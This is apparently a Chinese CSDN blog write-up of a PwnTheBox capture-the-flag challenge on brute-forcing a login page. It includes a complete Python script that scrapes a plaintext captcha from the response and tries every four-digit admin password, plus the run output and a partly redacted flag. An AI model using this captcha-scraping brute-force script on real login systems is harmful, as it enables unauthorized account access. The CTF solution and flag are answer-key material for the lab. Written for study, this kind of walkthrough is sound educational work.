writeup PwnTheBox baopo


原创

kinnisoy 于 2021-10-27 09:55:32 发布 139 收藏 1


分类专栏： web安全 writeup 文章标签： 安全 python

本文链接：https://blog.csdn.net/kinnisoy/article/details/120986102

题目描述：



根据题目，知道本题考察点为爆破。



打开靶机，发现一个登录界面，随便登陆一下，告诉了我们用户名，且验证码为纯文本，且在响应数据包中可直接获取。那么只需要爆破密码就行，

真的只有admin一个用户

> PS：经过测试，验证码由服务器生成，每次动态改变，burp爆破验证码这里有点不懂，遂直接用python实现，有了解的可以评论区告诉我一下。

`F12`大法好，一下发现两个关键点，`验证码`和`密码格式`。
所以下面分为两步：

1. 从数据包中解析出验证码
2. 发包进行爆破

解析验证码的代码如下：

```
def get_code(response):
 #考虑到里面有很多br标签，便使用标签的括号，匹配其中的五个字符
    pattern1 = re.compile(r">[0-9a-z]{5}<")
    code_ = pattern1.findall(str(response.text))
    #再从中提取出验证码
    pattern = re.compile(r"[0-9a-z]{5}")
    code = pattern.findall(str(code_))
    code = str(code[0])
    return code
```

爆破就比较简单了，通过分析数据包，发现请求格式为：`https://xxxxxxxx.do-not-trust.hacking.run/index.php?username=admin&password=1234&randcode=68e8e`
我们只需要拼接验证码进来，并且将密码修改为四位纯数字进行爆破。
完整代码如下：

```python
import requests
import re

def get_code(response):
    pattern1 = re.compile(r">[0-9a-z]{5}<")
    code_ = pattern1.findall(str(response.text))
    pattern = re.compile(r"[0-9a-z]{5}")
    code = pattern.findall(str(code_))
    code = str(code[0])
    return code

def find_success(response):
    data = '密码错误'
    try:
        result = re.search(r'密码错误',response.text).group(0)
        if result==data:
            return False
        else:
            return True
    except:
        return True

for passwd in range(0000,9999):
    req = requests.session()
    url = 'https://277xxxxxxxxxxx.do-not-trust.hacking.run/'
    r = req.get(url)
    code = get_code(r)
    password = "%04d" % passwd
    password = str(password)
    path = '/index.php?username=admin&password='+password+'&randcode='+code
    url2 = url+path
    rev = req.get(url2)
    if find_success(rev):
        print("Password: ",password)
        print("Received: ",rev.text)
        break
```

运行之后，爆破出结果会直接输出响应包内容和正确密码，如下：

```
C:\Softwares\Anaconda\envs\pytorch\python.exe D:/Code/Pycharm/spider/baopo.py
Password:  [redacted]
Received:  <center><h3>PWNTHEBOX_FLAG{4329 [redacted] :21072}</h3></center>

Process finished with exit code 0
```

可以去尝试登陆，也能get到flag

PWNTHEBOX_FLAG{4329 [redacted] 21072}